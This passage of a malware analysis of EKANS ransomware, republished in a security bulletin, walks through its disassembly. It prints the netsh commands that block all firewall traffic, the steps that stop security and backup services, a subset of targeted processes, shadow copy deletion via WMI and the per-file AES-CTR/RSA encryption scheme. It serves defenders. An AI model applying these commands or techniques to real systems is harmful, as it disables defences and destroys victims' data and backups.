If the host is a domain controller the malware does not encrypt the files. Instead it drops the ransom note and exits. If the host is not a domain controller, then it proceeds with encrypting the files and without leaving a ransom note.





Figure 11 Ransom note and mutex creation

It also creates a global mutex called "EKANS" in order to prevent several instances of the malware to run at the same time. If another instance is already running, the string **"There can be only one"**, is decrypted and execution stops. The string looks like a reference to the movie Highlander, though it might not be intentional.



```

loc_55777B:
call    decrypt_str_There_can_be_only_one
mov     [esp+48h+var_40_arg2], 0
mov     [esp+48h+var_3C_arg3], 0
mov     [esp+48h+var_38_arg4], 0
call    grow_stack_if_needed
add     esp, 48h
retn

```

Figure 12 When another instance of EKANS is already running, the strings "There can be only one" is decrypted and execution stops

Ransom note

The ransom note is dropped only on domain controllers. It's written in the paths **C:\Users\Public\Desktop\Decrypt-Your-Files.txt** and **C:\Decrypt-Your-Files.txt**

Interestingly it does not contain how much ransom the attackers want.




Figure 13 EKANS ransom note

Blocking network communication

Before proceeding further, the malware blocks all inbound and outbound network communication. In order to do this, it executes the following two commands:

```
netsh advfirewall set allprofiles firewallpolicy blockinbound,blockoutbound
netsh advfirewall set allprofiles state on
```

```

sub     esp, 98h
call    decrypt_str_netsh
mov     eax, [esp+98h+var_94]
mov     [esp+98h+var_6C], eax
mov     ecx, [esp+98h+var_98]
mov     [esp+98h+var_54], ecx
call    decrypt_str_advfirewall
mov     eax, [esp+98h+var_94]
mov     [esp+98h+var_70], eax
mov     ecx, [esp+98h+var_98]
mov     [esp+98h+var_58], ecx
call    decrypt_str_set
mov     eax, [esp+98h+var_94]
mov     [esp+98h+var_74], eax
mov     ecx, [esp+98h+var_98]
mov     [esp+98h+var_5C], ecx
call    decrypt_str_allprofiles
mov     eax, [esp+98h+var_94]
mov     [esp+98h+var_78], eax
mov     ecx, [esp+98h+var_98]
mov     [esp+98h+var_60], ecx
call    decrypt_str_firewallpolicy
mov     eax, [esp+98h+var_98]
mov     [esp+98h+var_64], eax
mov     ecx, [esp+98h+var_94]
mov     [esp+98h+var_7C], ecx
call    decrypt_str_blockinbound_blockoutbound
mov     eax, [esp+98h+var_94]

```

Figure 14 Decrypting the strings which will be concatenated to create the command

```

mov     [esp+98h+var_90], ecx
mov     [esp+98h+var_8C], 5
mov     [esp+98h+var_88], 5
call    fcn_os_exec_Command
mov     eax, [esp+98h+var_84]
mov     [esp+98h+var_98], eax
call    mtd_os_exec_exec_Cmd_Run

```

Figure 15 The resulting command is executed with `os.exec.Command().Run()`




Figure 16 Command to set all firewall profiles to block all inbound and outbound communication




Figure 17 Command to activate all firewall profiles

Service and Process termination

Once all network communication is blocked, it starts searching for specific services and process names running on the host. If a match is found it tries to terminate them.

It contains an exhaustive list of services and processes. The number of services which are searched for is over 300 and the number of processes is over 1100. Only a very small subset of those is included in this report and are shown in Figures 18, 19 and Table 1. Many of those are services/processes related to anti-malware software, backup and database software, log collectors and forwarders, etc. There are also some ordinary user processes in the list, like steam.exe, MS Office applications and web browsers.

Services are stopped using the WinAPI functions **OpenServiceW** and **ControlService**, while processes are terminated with **OpenProcess** and **TerminateProcess**.

```
call decrypt_str_ARSM_0x568a70
mov eax, [esp+13ACh+var_13A8]
mov [esp+13ACh+var_11B0], eax
mov ecx, [esp+13ACh+var_13AC]
mov [esp+13ACh+var_CEC], ecx
call decrypt_str_BackupExecAgentAccelerator_0x568b60
mov eax, [esp+13ACh+var_13A8]
mov [esp+13ACh+var_11B4], eax
mov ecx, [esp+13ACh+var_13AC]
mov [esp+13ACh+var_CF0], ecx
call decrypt_str_BackupExecAgentBrowser_0x568c60
mov eax, [esp+13ACh+var_13A8]
mov [esp+13ACh+var_11B8], eax
mov ecx, [esp+13ACh+var_13AC]
mov [esp+13ACh+var_CF4], ecx
call decrypt_str_BackupExecDeviceMediaService_0x568d60
mov eax, [esp+13ACh+var_13A8]
mov [esp+13ACh+var_11BC], eax
mov ecx, [esp+13ACh+var_13AC]
mov [esp+13ACh+var_CF8], ecx
call decrypt_str_BackupExecJobEngine_0x568e60
mov eax, [esp+13ACh+var_13A8]
mov [esp+13ACh+var_11C0], eax
mov ecx, [esp+13ACh+var_13AC]
mov [esp+13ACh+var_CFC], ecx
call decrypt_str_BackupExecManagementService_0x568f70
```

Figure 18 Some of the services which EKANS tries to stop


```

call    decrypt_str_teamviewer_service_dot_exe_0x58db90
mov     eax, [esp+4658h+var_4654]
mov     [esp+4658h+var_367C], eax
mov     ecx, [esp+4658h+var_4658]
mov     [esp+4658h+var_24E8], ecx
call    decrypt_str_sqlagent_dot_exe_0x58dc90
mov     eax, [esp+4658h+var_4654]
mov     [esp+4658h+var_3680], eax
mov     ecx, [esp+4658h+var_4658]
mov     [esp+4658h+var_24EC], ecx
call    decrypt_str_dwrcst_dot_exe_0x58dd90
mov     eax, [esp+4658h+var_4654]
mov     [esp+4658h+var_3684], eax
mov     ecx, [esp+4658h+var_4658]
mov     [esp+4658h+var_24F0], ecx
call    decrypt_str_ccm_messaging_dot_exe_0x58de90
mov     eax, [esp+4658h+var_4654]
mov     [esp+4658h+var_3688], eax
mov     ecx, [esp+4658h+var_4658]
mov     [esp+4658h+var_24F4], ecx
call    decrypt_str_zoolz_dot_exe_0x58dfa0
mov     eax, [esp+4658h+var_4654]
mov     [esp+4658h+var_368C], eax
mov     ecx, [esp+4658h+var_4658]
mov     [esp+4658h+var_24F8], ecx
call    decrypt_str_agntsvc_dot_exe_0x58e0a0

```

Figure 19 Some of the processes which EKANS tries to terminate

Table 1 Small subset of the services and processes which EKANS searches for and tries to stop.

Services	Processes
Sophos File Scanner Service	firefox.exe
BackupExecAgentBrowser	chrome.exe
MSEExchangeMTA	excel.exe
MSSQLSERVER	mysqld.exe
avast! Antivirus	steam.exe
SentinelAgent	avastsvc.exe
Eventlog	avguard.exe
NtLmSsp	fortisslvpndaemon.exe
AdobeARMservice	nortonsecurity.exe
MySQL80	auth8021x.exe
FireEye Endpoint Agent	clamscan.exe
nxlog	fortifw.exe
SplunkForwarder	msmpeng.exe

Deleting Volume Shadow Copies

EKANS then queries WMI using the WQL query "**SELECT * FROM Win32_ShadowCopy**" to enumerate any existing volume shadow copies (VSC). After the VSC enumeration, it proceeds with their deletion, again using WMI.

```
call    stop_services
call    stop_processes
call    delete_vsc
call    init_extensions_dirs_and_filenames ;
                                ; decrypt strings related to
                                ; - extensions to encrypt
                                ; - folders to exclude
                                ; - files to exclude
mov     eax, [esp+48h+var_28_rsa_pub_key_N_E]
mov     [esp+48h+var_48_arg0], eax
call    main_encrypt
call    firewall_off ; netsh state off
add     esp, 48h
retn
```

Figure 20 The final function calls in the main function of the ransomware

Summary 47 of 8,060 calls 99% filtered out 2.63 MB used ekans.exe			
Module	API		Return Value
ole32.dll	IWbemServices::QueryInterface (IClientSecurity, 0x0018f974)		S_OK
ole32.dll	IWbemServices::ExecQuery ("WQL", "SELECT * FROM Win32_ShadowCopy", 272, NULL, 0x0018fae4		WBEM_S_NO_E...
ole32.dll	IWbemServices::ExecQuery ("WQL", "SELECT * FROM Win32_ShadowCopy", 272, NULL, 0x001...		WBEM_S_NO_E...
ole32.dll	IWbemServices::QueryInterface (IClientSecurity, 0x0018f9e0)		S_OK
ole32.dll	IWbemServices::QueryInterface (IClientSecurity, 0x0018f9e0)		S_OK
ole32.dll	IWbemServices::DeleteInstance ("Win32_ShadowCopy.ID='{F90BBA01-9393-47DD-A51C-470...		WBEM_S_NO_E...
ole32.dll	IWbemServices::DeleteInstance ("Win32_ShadowCopy.ID='{F90BBA01-9393-47DD-A51C-...		WBEM_S_NO_E...
ole32.dll	IWbemServices::DeleteInstance ("Win32_ShadowCopy.ID='{4E33FB48-1A50-4D56-803D-7E1...		WBEM_S_NO_E...
ole32.dll	IWbemServices::DeleteInstance ("Win32_ShadowCopy.ID='{4E33FB48-1A50-4D56-803D-...		WBEM_S_NO_E...
ole32.dll	IWbemServices::DeleteInstance ("Win32_ShadowCopy.ID='{67535605-8121-47DC-B632-D98...		WBEM_S_NO_E...

Figure 21 Deleting the Volume Shadow Copies

Encryption

Before the actual encryption, strings representing file extensions, folders and files are decrypted. These are used to check which files to encrypt and which files or folder to exclude.

Some system files and folders are excluded from encryption to prevent the system from crashing and thus interrupting the encryption process.

EKANS enumerates the logical drives and then starts walking the filesystem on each drive. Each file is checked against the above-mentioned lists with extensions, filenames and folders in order to determine whether if it should be encrypted.

```

sub     esp, 74h
mov     byte ptr [esp+74h+var_74_arg0], 0
call    enumerate_drives
mov     eax, [esp+74h+var_60_arg5]
mov     ecx, [esp+74h+var_64_arg4]
mov     edx, [esp+74h+var_6C_arg2] ; number of drives
mov     ebx, [esp+74h+var_70_arg1] ; array with drive information:
                                     ; each item consists of 8 dwords
                                     ; {&"C:", 2, &"C:", 2, &"NTFS", 4, &"rw.compress", 0xb}

```

Figure 22 Logical drive enumeration

It first waits for all encryption threads to finish and all files to be encrypted. After that it iterates through the files again and starts to rename them.

```

call    walk_filesystem
mov     eax, [esp+34h+var_1C]
mov     [esp+34h+var_10], eax
mov     ecx, [esp+34h+var_20_arg5]
mov     [esp+34h+var_14], ecx
mov     edx, [esp+34h+var_24_arg4]
mov     [esp+34h+var_8], edx
mov     ebx, [esp+34h+var_C_p_channel]
mov     [esp+34h+var_34_arg0], ebx
call    fcn_runtime_closechan_403780
mov     eax, [esp+34h+var_4_waitgroup]
mov     [esp+34h+var_34_arg0], eax
call    mtd_sync__sync_WaitGroup_Wait_45a400
mov     eax, [esp+34h+var_8] ; array with all paths of encrypted files
mov     [esp+34h+var_34_arg0], eax
mov     eax, [esp+34h+var_14]
mov     [esp+34h+var_30_arg1], eax
mov     eax, [esp+34h+var_10]
mov     [esp+34h+var_2C_arg2], eax
call    rename_files
mov     eax, [esp+34h+arg_10_p_mem_waitgroup]
mov     [esp+34h+var_34_arg0], eax
call    mtd_sync__sync_WaitGroup_Done_45a3c0

```

Figure 23 EKANS walks the filesystem and waits for encryption to be complete before renaming the files.

Each file is checked if it is already encrypted by checking whether it has the "EKANS" signature at the end of the file. Files which are already encrypted are skipped.

New **16-byte** Initialization Vector (IV) and **256bit** key are generated for **each** file, so each file is encrypted using different key. The IV and key are generated using the rand.Read() function which on Windows systems uses the CryptGenRandom WinAPI function.




Figure 24 Files which are already encrypted are skipped

```

lea      eax, sym_type_uint8
mov      [esp+80h+var_80_arg0], eax
mov      [esp+80h+var_7C_arg1], 16
mov      [esp+80h+var_78_arg2], 0
mov      [esp+80h+var_74_arg3], 16
mov      [esp+80h+var_70_arg4], 0
call     fcn_runtime_makeslice64_437790
mov      eax, [esp+80h+var_68_arg6] ; IV_slice_size = 16
mov      [esp+80h+IV_slice_size], eax
mov      ecx, [esp+80h+var_6C_arg5] ; p_IV_slice
mov      [esp+80h+p_IV_slice], ecx
mov      edx, [esp+80h+var_64_arg7] ; IV_slice_capacity = 16
mov      [esp+80h+IV_slice_capacity], edx
mov      [esp+80h+var_80_arg0], ecx
mov      [esp+80h+var_7C_arg1], eax
mov      [esp+80h+var_78_arg2], edx
call     fcn_crypto_rand_Read_525680 ; Fill slice with 16 random bytes
; internally uses WinAPI CryptGenRandom

```

Figure 25 Generating 16 byte IV using rand.Read()


```

lea     eax, sym_type_uint8
mov     [esp+80h+var_80_arg0], eax
mov     [esp+80h+var_7C_arg1], 32
mov     [esp+80h+var_78_arg2], 32 ; aes key size (256bit)
call    fcn_runtime_makeslice_4376c0
mov     eax, [esp+80h+var_70_arg4] ; AES key slice size = 32
mov     [esp+80h+aes_key_slice_size], eax
mov     ecx, [esp+80h+var_74_arg3] ; p_aes_key
mov     [esp+80h+p_aes_key_slice], ecx
mov     edx, [esp+80h+var_6C_arg5] ; AES key slice capacity = 32
mov     [esp+80h+aes_key_slice_capacity], edx
mov     [esp+80h+var_80_arg0], ecx
mov     [esp+80h+var_7C_arg1], eax
mov     [esp+80h+var_78_arg2], edx
call    fcn_crypto_rand_Read_525680 ; fill slice with 32 random bytes
                                           ; internally uses WinAPI CryptGenRandom

```

Figure 26 Generating 256bit AES key using rand.Read()

The AES algorithm is used in CTR mode and the contents of the files is encrypted using the method `ctr.XORKeyStream()`. The contents of the files are read in chunks of 0x19000 bytes and when all data in the file is encrypted, they get overwritten with the new content.

```

mov     eax, [esp+70h+arg_4_p_slice_aes_key]
mov     [esp+70h+var_70_arg0], eax
mov     eax, [esp+70h+arg_8_size_slice_aes_key]
mov     [esp+70h+var_6C_arg1], eax
mov     eax, [esp+70h+arg_C_cap_slice_aes_key]
mov     [esp+70h+var_68_arg2], eax
call    fcn_crypto_aes_NewCipher_525190
mov     eax, [esp+70h+var_58_arg6]
mov     [esp+70h+var_4], eax
mov     ecx, [esp+70h+var_5C_arg5]
mov     [esp+70h+var_8], ecx
mov     edx, [esp+70h+var_60_arg4]
mov     [esp+70h+var_C], edx
mov     ebx, [esp+70h+var_64_arg3]
mov     [esp+70h+var_10], ebx
mov     [esp+70h+var_70_arg0], ecx
mov     [esp+70h+var_6C_arg1], eax
call    panic_if_arg0_is_not_zero
mov     eax, [esp+70h+var_10]
mov     [esp+70h+var_70_arg0], eax
mov     eax, [esp+70h+var_C]
mov     [esp+70h+var_6C_arg1], eax
mov     eax, [esp+70h+arg_10_p_slice_IV]
mov     [esp+70h+var_68_arg2], eax
mov     eax, [esp+70h+arg_14_size_slice_IV]
mov     [esp+70h+var_64_arg3], eax
mov     eax, [esp+70h+arg_18_cap_slice_IV]
mov     [esp+70h+var_60_arg4], eax
call    fcn_crypto_cipher_NewCTR_523920

```

Figure 27 AES is used in CTR mode

```
lea    eax, sym_type_uint8
mov     [esp+70h+var_70_arg0], eax
mov     ecx, [esp+70h+var_44_n_bytes_read]
mov     [esp+70h+var_6C_arg1], ecx ; 19000h
mov     [esp+70h+var_68_arg2], ecx ; 19000h
call    fcn_runtime_makeslice_4376c0 ; slice buffer to store
      ; encrypted content
```

Figure 28 Files are read in 0x19000 byte chunks

```
mov     [esp+70h+var_58_arg6], ebp
mov     ebp, [esp+70h+var_18]
mov     [esp+70h+var_70_arg0], ebp
call    esi ; mtd_crypto_cipher__cipher_ctr_XORKeyStream_523d20
```

Figure 29 Encrypting the buffer with ctr.XORKeyStream method

After the file is encrypted, the AES key gets encrypted using the `rsa.EncryptOAEP` function. EKANS then appends a structure to the end of the file containing the original filename, IV and encrypted AES key. The structure is in a **gob** encoding which is a binary go-specific encoding used for serialization. The low level details about the encoding are described in the gob documentation.

```
mov     eax, [esp+80h+arg_8_rsa_public_key] ; 2048bit RSA public key
mov     [esp+80h+var_80_arg0], eax
mov     eax, [esp+80h+p_aes_key_slice] ; 256 bit aes key
mov     [esp+80h+var_7C_arg1], eax
mov     eax, [esp+80h+aes_key_slice_size]
mov     [esp+80h+var_78_arg2], eax
mov     eax, [esp+80h+aes_key_slice_capacity]
mov     [esp+80h+var_74_arg3], eax
call    wrap_fcn_crypto_rsa_EncryptOAEP
mov     eax, [esp+80h+var_70_arg4] ; p_slice_encrypted_aes_key (2048 bits)
mov     ecx, [esp+80h+var_6C_arg5] ; size_slice_encrypted_aes_key
mov     [esp+80h+var_3C_size_slice_encrypted_aes_key], ecx
mov     edx, [esp+80h+var_68_arg6] ; cap_slice_encrypted_aes_key
```

Figure 30 The AES key is then encrypted with the `rsa.EncryptOAEP` function


```
call    fcn_encoding_gob_NewEncoder_542ac0
mov     eax, [esp+70h+var_68_arg2]
mov     [esp+70h+var_40], eax
lea     edi, [esp+70h+var_24_cpy_arg0]
lea     esi, [esp+70h+arg_0]
call    copy_9_dwords_esi2edi
lea     ecx, dword_602260
mov     [esp+70h+var_70_arg0], ecx
lea     ecx, [esp+70h+var_24_cpy_arg0]
mov     [esp+70h+var_6C_arg1], ecx
call    fcn_runtime_convT2E_40aa60
mov     eax, [esp+70h+var_68_arg2]
mov     ecx, [esp+70h+var_64_arg3]
mov     [esp+70h+var_6C_arg1], eax
mov     [esp+70h+var_68_arg2], ecx
mov     eax, [esp+70h+var_40]
mov     [esp+70h+var_70_arg0], eax
call    mtd_encoding_gob__gob_Encoder_Encode_543670
```

Figure 31 Data is appended using Gob....

Encrypted files

The structure which is appended to the end of the encrypted files is shown on Figure 32. At the end the "EKANS" signature is appended and before that is the size of the gob structure in little-endian format.

The regions in Figure 32 are as follows:

1. The "EKANS" Signature
2. Length of the gob structure in little-endian format
3. The RSA encrypted AES key
4. The original filename before encryption.

```

0001AC90 CB 80 97 01 78 89 4C FF 81 03 01 01 14 6D 62 57 EE-.x%Ly.....mbij
0001ACAO 6C 6E 6D 6A 68 6E 69 6D 6E 68 70 65 64 6D 6D 6A lnmjhnimnhpedmnoj
0001ACB0 6C 01 FF 82 00 01 03 01 08 46 69 6C 65 4E 61 6D l.y,....FileNam
0001ACCO 65 01 0C 00 01 02 49 56 01 0A 00 01 11 45 4E 43 e.....IV.....ENC
0001ACD0 52 59 50 54 45 44 5F 41 45 53 5F 4B 65 79 01 0A RYPTED_AES_Key..
0001ACE0 00 00 00 FE 01 61 FF 82 01 46 43 3A 5C 50 72 6F 4 ...p.ay,.FC:\Pro
0001ACF0 67 72 61 6D 20 46 69 6C 65 73 5C 43 6F 6D 6D 6F gram Files\Commo
0001AD00 6E 20 46 69 6C 65 73 5C 4D 69 63 72 6F 73 6F 66 n Files\Microsof
0001AD10 74 20 53 68 61 72 65 64 5C 56 42 41 5C 56 42 41 t Shared\VBA\VBA
0001AD20 37 5C 31 30 33 33 5C 56 42 43 4E 36 2E 43 48 4D 7\1033\VBCN6.CHM
0001AD30 01 10 8E 64 AF 4B 24 75 19 25 0E 71 80 AB B3 BC ..Zd`K$u.%.q€«»%
0001AD40 75 35 01 FE 01 00 86 22 58 38 0A 74 EB 89 7E 95 u5.p..+"X8.tě%~*
0001AD50 3C 34 A3 CE 9E 62 3B 28 CF 1D 6B F5 E3 F3 81 28 <4ēīz̄b; (ī.kōāó.(
0001AD60 1A C2 AD 8D DD 0B 45 12 82 F3 7F 66 BF 18 A5 E8 .Ā..Ÿ.E.,ó.fç.Ÿè
0001AD70 2B 8D 57 7A 26 B9 DA 60 90 07 77 D4 E1 EF 69 54 +.Wz&¹Ú`..wŌáiiT
0001AD80 1A C7 D6 67 39 37 E1 03 5F 72 53 11 C9 44 68 1E .ÇŌg97á. rS.ĒDh.
0001AD90 37 42 7B 95 10 51 A2 D0 0E C8 BA 65 82 22 E2 0B 7B{.QcD.Ē°e,"ā.
0001ADA0 B2 0E 78 96 23 4B 33 A8 43 31 DF 91 14 90 EB 0F *.x-#K3`C1B`.ē.
0001ADB0 FO 88 E9 4B FB 5D D7 37 2D BA 8F DA BA 9D 9D 1E š^éKú]×7-°.Ú°...
0001ADC0 53 5A 49 09 BB 58 AE E5 D5 81 AF 8D 38 C7 27 62 SZI.»XøāŌ.-.8Ç`b
0001ADD0 6A 2C 21 63 CC B8 67 C2 15 A7 DF 7A 17 40 17 2F j,`cī,gĀ.SBz.Œ./
0001ADE0 EB 08 31 CA 1E 68 AB 87 BC 34 2A 89 6E AC 28 EE ē.1Ē.h«+44*%n-(i
0001ADF0 5C 5E E7 CC F9 30 6A F1 55 36 22 3E E8 24 1E F8 \çlū0jñU6">è$.ø
0001AE00 49 71 AC F1 A8 A5 15 D6 2F 05 03 4D C6 4A 4C C9 Iq-ñ`Ÿ.Ō/..MEJLE
0001AE10 5F 6C B7 76 7F 6C C5 99 C6 D5 B1 A6 0F 5E E4 E4 _l.v.lĀ""EŌ±!.`āā
0001AE20 DF E3 CB 35 32 BE 23 9F 0B D9 4E 2C E0 02 FC 79 BāĒ52%#Ÿ.ŪN,ā.ūy
0001AE30 73 AE 79 77 F8 11 FD 08 AD 1B 71 37 AE AD B2 1F s@ywø.ý...q7@.°.
0001AE40 9E 74 E1 B4 E8 74 00 B1 01 00 00 45 4B 41 4E 53 žtá`èt.±...EKANS

```

Figure 32 The gob structure appended at the end of the file

Conclusions

No privilege escalation, network communication or spreading mechanisms were found. This means that the attackers who wrote EKANS compromise the environment manually and probably make sure they have the necessary privileges to execute the malware.

The ransom note is dropped only on domain controllers which could mean that the attackers try to compromise the whole domain before deploying the malware.

The AES keys used to encrypt the files are encrypted with the public RSA key of the attackers. Decryption is not possible without the private RSA key.

Recommendations

It is not known how the attackers compromise the victims initially, but it is suspected that it's probably through Internet exposed RDP. The general recommendations when it comes to a ransomware attack are:

- Maintain offline backups for critical systems.
- Use strong passwords.
- Monitor the servers and network environment for suspicious security events.
- Update software versions and apply patches whenever possible.
- Do regular vulnerability scans.

- Disable any services used for administration (SSH, RDP, etc.) accessible from the internet. Use VPN to connect to the internal network and then connect to the intended services.

References

1. <https://www.dragos.com/blog/industry-news/ekans-ransomware-and-ics-operations/>
2. <https://golang.org/src/crypto/rand/rand.go>
3. <https://blog.golang.org/gob>
4. <https://golang.org/src/encoding/gob/doc.go>

Source: https://idafchev.github.io/malware_analysis/2020/07/24/EKANS_analysis.html

If you want to learn more about ASOC and how we can improve your security posture, contact us at: **tbs.sales@telelink.com**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.